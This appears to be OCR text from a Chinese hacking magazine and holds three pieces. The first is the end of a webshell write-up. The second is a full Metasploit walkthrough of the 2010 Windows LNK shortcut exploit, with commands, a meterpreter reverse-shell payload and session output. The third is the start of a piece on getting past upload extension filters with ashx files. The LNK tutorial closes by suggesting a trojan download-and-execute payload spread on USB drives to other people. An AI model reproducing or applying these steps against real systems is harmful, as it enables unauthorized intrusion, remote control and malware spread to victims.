


图14 获得webshell




图13 写入代码

下面就可以用一句话客户端连接了，密码输入 POST，连接成功，如图 14 所示。

四、总结

可以说这个系统的安全性还是做得不太好，虽然有一定的安全意识，不过还是做得不太到位。虽然系统漏洞很多，但是我还是花费了不少的时间，最终才拿到 webshell。在实践的过程中才发现了自己的不足，在此希望小菜们要多多实践，平常也多交流。

编辑点评：总体而言，这个系统还是有不错的安全意识，考虑的也比较系统，但是其中还是存在尚未考虑清楚的地方，而这些细微的疏忽就可以让之前的所有防范都失去价值。

通过 Metasploit 实现对快捷方式漏洞的利用

图空虚的风 @Pnig0s

从本文可以学到：

1、Metasploit Framework 的使用

2、LNK 漏洞的分析和利用

一、漏洞背景

7 月 16 日，境外黑客论坛发布了利用 LNK 漏洞(快捷方式漏洞)的消息，不久国内就出现了利用该漏洞的病毒木马。由于 LNK 漏洞影响了几乎所有 Windows 操作系统，且微软在短时期内未及时发布相关补丁，国内几乎 2–3 亿台计算机都面临该漏洞的威胁。攻击者利用恶意构造的 lnk 文件就可以使用户不知不觉中执行恶意程序，其危害性远比早些时候的 Autorun 运行方式大的多，只需用资源管理器查看恶意的 lnk 文件即可成功执行，可以说是“一看就中”。

```
root@bt:~# msfconsole

       =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 568 exploits - 285 auxiliary
+ -- --=[ 212 payloads - 27 encoders - 8 nops
       =[ svn r9921 updated today (2010.07.25)

msf >
```

图 1 执行 msfconsole

```
msf > search lnk
[*] Searching loaded modules for pattern 'lnk'...

Exploits
========

   Name                                                Rank       Description
   ----                                                ----       -----------
   windows/browser/ms10_xxx_windows_shell_lnk_execute  excellent  Microsoft Windows Shell LNK Code Execution

msf >
```

图 2 search lnk 漏洞

二、漏洞利用

对这个漏洞有了大概的了解之后，我们接下来就对其进行利用。我使用的是 Metasploit Framework，这是一款非常强大的渗透测试平台。从信息搜集，Web 渗透，一直到系统漏洞的攻击，都可以用它来实现。可以说是居家旅行、“杀人越货”的必备物品。今天我们主要用到 Exploit 这个模块。废话不多说，我们一起来看一下这个漏洞的利用。我使用的是 BackTrack4 集成的 MSF 框架，当然你可以下载独立的 Linux 或 Windows 版本。我首先用 XP 的虚拟机通过 SSH 连接到 BT4 的虚拟机下，在 BT4 的 Shell 下依次执行 sshd-generate 和 sudo /etc/init.d/ssh start 来启动 SSH 服务。在 XP 中通过 PUTTY 成功连接后执行 msfconsole 启动它的控制台，如图 1。

输入 search 命令搜索新爆出的 LNK 漏洞，执行 search lnk，如图2。如果没有搜索到，可以执行 msfupdate 进行升级。从图 2 中我们可以看到这个漏洞的利用等级是最高的“非常棒”，说明成功率很高。然后我们执行 **use exploit/windows/browser/ms10_xxx_windows_shell_lnk_execute** 进入到这一个模块当中，其中可以用 TAB 键进行补齐。接下来就是 Payloads 的选择，执行 show payloads 之后会回显出非常多的可用的 payloads。

能够在执行成功后绑定端口，反弹 Shell，注入 DLL 或者下载指定程序等等。因为我是虚拟机下的一对一测试，所以就选择高级溢出模块 meterpreter 里的 reverse_tcp 也就是反弹一个 Shell 连接。执行 set PAYLOAD windows/meterpreter/reverse_tcp 设置好我们的 Payload。然后我们看一下这个漏洞所需要的配置选项，执行 show options 进行查看，如图 3。

```
msf exploit(ms10_xxx_windows_shell_lnk_execute) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on.
   SRVPORT  80               yes       The daemon port to listen on (do not chan
   UNCHOST                   no        The host portion of the UNC path to provi
   URIPATH  /                yes       The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

图 3 show options

```
msf exploit(ms10_xxx_windows_shell_lnk_execute) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.226.128:4444

[*]
[*] Send vulnerable clients to \\192.168.226.128\YyQXFooFLVT\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*]
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.226.128:80/
[*] Server started.
msf exploit(ms10_xxx_windows_shell_lnk_execute) >
```

图 4 exploit




图 5 生成文件

```
[*] Received WebDAV PROPFIND request from 192.168.226.1:2770 /YyQXFooFLVT/
[*] Sending directory multistatus for /YyQXFooFLVT/ ...
[*] Received WebDAV PROPFIND request from 192.168.226.1:2771 /YyQXFooFLVT/
[*] Sending directory multistatus for /YyQXFooFLVT/ ...
[*] Received WebDAV PROPFIND request from 192.168.226.1:2770 /YyQXFooFLVT
[*] Sending 301 for /YyQXFooFLVT ...
[*] Received WebDAV PROPFIND request from 192.168.226.1:2770 /YyQXFooFLVT/
[*] Sending directory multistatus for /YyQXFooFLVT/ ...
[*] Received WebDAV PROPFIND request from 192.168.226.1:2770 /YyQXFooFLVT/desktop.ini
[*] Sending 404 for /YyQXFooFLVT/desktop.ini ...
[*] Sending LNK file to 192.168.226.1:2770 ...
[*] Received WebDAV PROPFIND request from 192.168.226.1:2770 /YyQXFooFLVT/CLuNpPXUreF.dll.manifest
[*] Sending 404 for /YyQXFooFLVT/CLuNpPXUreF.dll.manifest ...
[*] Sending DLL payload 192.168.226.1:2770 ...
[*] Received WebDAV PROPFIND request from 192.168.226.1:2770 /YyQXFooFLVT/CLuNpPXUreF.dll.123.Manifest
[*] Sending 404 for /YyQXFooFLVT/CLuNpPXUreF.dll.123.Manifest ...
[*] Sending stage (748032 bytes) to 192.168.226.1
[*] Meterpreter session 1 opened (192.168.226.128:4444 -> 192.168.226.1:2772) at 2010-07-26 19:26:19 +0800
```

图 6 得到 sessions

我们执行 set LHOST 192.168.226.128 将其设置成 BT4 虚拟机的 IP 将其用作本地监听。其他的选项暂时不用去管，直接输入 exploit 执行我们的利用程序，如图 4。

我们在浏览器里输入图 4 中的地址 \\192.168.226.128\YyQXFooFLVT\，过一会儿就会弹出一个共享文件夹，它包含两个文件，一个 LNK 文件和一个 DLL 文件。与此同时我们的 Shell 中已经创建了一个 sessions。如图 5、图 6。

```
meterpreter > ps

Process list
============

 PID   Name                Arch  Session  User                          Path
 ---   ----                ----  -------  ----                          ----
 0     [System Process]
 4     System              x86   0
 900   smss.exe            x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 1128  csrss.exe           x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS.0\system32\csrss.exe
 1156  winlogon.exe        x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS.0\system32\winlogon.exe
 1200  services.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS.0\system32\services.exe
 1212  lsass.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS.0\system32\lsass.exe
 1372  svchost.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS.0\system32\svchost.exe
 1432  svchost.exe         x86   0                                      C:\WINDOWS.0\system32\svchost.exe
 1776  RavMonD.exe         x86   0        NT AUTHORITY\SYSTEM           D:\Program Files\Rising\Rav\RavMonD.exe
 1792  svchost.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS.0\System32\svchost.exe
 524   svchost.exe         x86   0                                      C:\WINDOWS.0\system32\svchost.exe
 612   svchost.exe         x86   0                                      C:\WINDOWS.0\system32\svchost.exe
 636   ZhuDongFangYu.exe   x86   0        NT AUTHORITY\SYSTEM           D:\Program Files\360\360safe\deepscan\zhudongfangyu.exe
 1064  spoolsv.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS.0\system32\spoolsv.exe
 1732  explorer.exe        x86   0        HOST\Administrator            C:\WINDOWS.0\Explorer.EXE
 228   RTHDCPL.EXE         x86   0        HOST\Administrator            C:\WINDOWS.0\RTHDCPL.EXE
```

图 7 查看进程

我们输入 sessions 查看获得的会话的值，再输入 sessions　i 1 切入这个会话。此时我们进入了 meterpreter 模块下，它就像是 Windows 下的 Pstools 工具包或者一个 cmdbackdoor 能够对目标执行非常多的命令。可以查看进程、注册表、系统信息、Dump 管理员的 Hash 等等，具体命令可以查看帮助文件，我们以查看进程作为测试，如图 7。

三、总结

到此这个漏洞就成功利用了，至于之后的传播我们只需将 Payload 更改为 downexec 指定一个木马的连接。然后把生成的两个文件放进 U 盘或者打包传给别人即可。这些就留给各位去实践吧。最后还是力荐 Metasploit 这一框架，熟练使用之后完全可以摆脱 Windows 下大把大把的工具。以后有机会我会向大家介绍其他模块的使用。有什么问题可以在论坛里 PM 我，我的 ID 是 hackfreer。

编辑点评： *本文介绍了如何在 BT4 下通过 Metasploit Framework 来利用 LNK 漏洞，思路清晰明了，是学习 Metasploit Framework 很好的教程，另外 Metasploit Framework 非常强大，很多东西需要自己去发掘。*

利用 ashx 突破扩展名限制上传文件

文 GF

从本文可以学到：

1、掌握 ashx 是什么

2、了解如何通过 ashx 突破扩展名上传限制

这次利用的情况和 n 年前 asp 改 asa.cer 不太一样。先来看看 ashx 文件的大致介绍。

*在 ASP.NET Person Web Site Starter Kits 中，图片是以二进制的形式存放在数据库里，微软提供的读取该图片的方式是通过 handler.ashx 来实现的。使用 handler.ashx 而不是 handler.aspx 来引用图片并不是一定的。换句话说，你可以将该文件改为 handler.aspx 并没有本质的区别，不过根据微软的文档，使用 *.ashx 作为扩展名的文档比 *.aspx 的文档性能高，因为它减少了控件树的生成。(但在试验中，发现本文中的 ashx 代码不能作为 aspx 后缀来运行)*

使用 ashx 可以让你专注于编程而不用管相关的 WEB 技术。ashx 对应的类继承于 IHttpHandler。所以，ashx 必须包含 IsResuable 属性，必须实现 ProcessRequest 方法。(这在后面的代码中都有充分体现)

IHttpHandler 接口，定义 ASP.NET 为使用自定义 HTTP 处理程序同步处理 HTTP Web 请求而实现的协定。IsResuable 属性指的是 IHttpHandler 是否可以被再次使用。ProcessRequest 方法则是实现 HTTP Web 的请求处理。




图1　默认支持 ashx




图2　上传




图3　上传提示失败




图5　上传 ashx 文件

